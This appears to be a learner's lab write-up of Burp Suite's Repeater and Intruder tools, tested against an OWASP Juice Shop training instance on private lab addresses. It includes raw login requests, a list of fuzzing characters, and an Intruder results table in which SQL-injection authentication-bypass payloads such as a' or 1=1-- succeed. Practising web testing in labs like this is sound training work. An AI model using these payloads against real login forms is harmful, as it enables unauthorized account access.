
Remediation

To resolve this issue, either disable support for the affected input, or disable caching on all affected pages.

If both the affected input and caching behavior are required, configure the cache to ensure that the input is included in the cache key. Depending on which caching solution you use, if the input is in a request header it might be possible to achieve this using the Vary response header.

Task 8: Puttin' it on Repeat[er]


Try logging in with invalid credentials. What error is generated when login fails?



Invalid email or password.


joshhue@gmail.com

Now that we've sent the request to Repeater, let's try adjusting the request such that we are sending a single quote (') as both the email and password. What error is generated from this request?



```
POST /rest/user/login HTTP/1.1
Host: 10.10.14.133
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 28
Origin: http://10.10.14.133
Connection: close
Referer: http://10.10.14.133/
Cookie: io=d8gOnKmNgnbDKd_vAAAA

{
  "email":"'",
  "password":"'"
}
```

SQLITE_ERROR



```
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Date: Mon, 17 Jan 2022 03:31:05 GMT
Connection: close
Content-Length: 1130

{
  "error":{
    "message":
    "SQLITE_ERROR: unrecognized token: \"3590cb8af0bbb9e78c343b52b93773c9\"",
    "stack":
    "SequelizeDatabaseError: SQLITE_ERROR: unrecognized token: \"3590cb8af0bbb9e78c
    43b52b93773c9\"\n    at Query.formatError (/home/ubuntu/juice-shop_8.2.0/node_mo
    dules/sequelize/lib/dialects/sqlite/query.js:423:16)\n    at afterExecute (/ho
```

I was not able to complete the rest of TASK 8 because the version of Juice Shop did not allow.

TASK 9: Help! There's an Intruder!

While Repeater best handles experimentation or one-off testing, Intruder is meant for repeat testing once a proof of concept has been established. Per the Burp Suite documentation, some common uses are as follows:

- Enumerating identifiers such as usernames, cycling through predictable session/password recovery tokens, and attempting simple password guessing
- Harvesting useful data from user profiles or other pages of interest via grepping our responses
- Fuzzing for vulnerabilities such as SQL injection, cross-site scripting (XSS), and file path traversal

To accomplish these various use cases, Intruder has four different attack types:


1. *Sniper* - The most popular attack type, this cycles through our selected positions, putting the next available payload (item from our wordlist) in each position in turn. This uses only one set of payloads (one wordlist).--1 wordlist for EITHER username and password

2. *Battering Ram* - Similar to Sniper, Battering Ram uses only one set of payloads. Unlike Sniper, Battering Ram puts every payload into every selected position. Think about how a battering ram makes contact across a large surface with a single surface, hence the name battering ram for this attack type. --1 wordlist for BOTH username and password

3. *Pitchfork* - The Pitchfork attack type allows us to use multiple payload sets (one per position selected) and iterate through both payload sets *simultaneously*. For example, if we selected two positions (say a username field and a password field), we can provide a username and password payload list. Intruder will then cycle through the combinations of usernames and passwords, resulting in a total number of combinations equalling the smallest payload set provided. --2 wordlist, usernames and passwords are combined line-by-line

4. *Cluster Bomb* - The Cluster Bomb attack type allows us to use multiple payload sets (one per position selected) and iterate through all combinations of the payload lists we provide. For example, if we selected two positions (say a username field and a password field), we can provide a username and password payload list. Intruder will then cycle through the combinations of usernames and passwords, resulting in a total number of combinations equalling usernames x passwords. *Do note, this can get pretty lengthy if you are using the community edition of Burp.* --2 wordlist, each line in username is tried with each line in passwords

USING Intruder/positions/SNIPER




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /rest/user/login HTTP/1.1
Host: 10.10.176.112
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 47
Origin: http://10.10.176.112
Connection: close
Referer: http://10.10.176.112/
Cookie: io=§DsELdBVeRLwt1q-nAAAA§; cookieconsent_status=§dismiss§

{"email":"§joshhue@gmail.com§","password":"§dfdf§"}
```


Under PAYLOADS



Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


```
<>"'%;)(&+
|
!
?
/
//
//*
```



Almost there! Scroll down and uncheck 'URL-encode these characters'. We don't want to have the characters sent in our payloads to be encoded as they otherwise won't be recognized by SQL.

Finally, click 'Start attack'. What is the first payload that returns a 200 status code, showing that we have successfully bypassed authentication?

a' or 1=1--



Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
20	%21	401	☐	☐	330	
21	23 OR 1=1	401	☐	☐	330	
22	%26	401	☐	☐	330	
23	%27%20or%201=1	401	☐	☐	330	
24	%28	401	☐	☐	330	
25	%29	401	☐	☐	330	
26	%2A%28%7C%28mail%3D%2...	401	☐	☐	330	
27	%2A%28%7C%28objectclass%...	401	☐	☐	330	
28	%2A%7C	401	☐	☐	330	
29	||6	401	☐	☐	330	
30	'||'6	401	☐	☐	330	
31	(||6)	401	☐	☐	330	
32	%7C	401	☐	☐	330	
33	a'	500	☐	☐	1411	
34	admin' or '	401	☐	☐	330	
35	' and 1=(if((load_file(char(110,46,...	500	☐	☐	1545	
36	' and 1 in (select var from temp)--	500	☐	☐	1438	
37	anything' OR 'x'='x	401	☐	☐	330	
38	"a"" or 1=1--"	500	☐	☐	1667	
39	a' or 1=1--	200	☐	☐	1001	
40	"a"" or 3=3--"	500	☐	☐	1667	
41	a' or 3=3--	200	☐	☐	1001	
42	a' or 'a' = 'a	401	☐	☐	330	
43	&apos;%20OR	401	☐	☐	330	
44	' having 1=1--	500	☐	☐	1423	
45	hi or 1=1 --"	500	☐	☐	1665	
46	hi' or 1=1 --	200	☐	☐	1001	
47	"hi"") or (""a""=""a"	500	☐	☐	1667	
48	hi or a=a	401	☐	☐	330	

Task 10: As it turns out the machines are better at math than us

While not as commonly used in a practice environment, Sequencer represents a core tool in a proper web application pentest. Burp's Sequencer, per the Burp documentation, is a tool for analyzing the quality of randomness in an application's sessions tokens and other important data items that are otherwise intended to be unpredictable. Some commonly analyzed items include:

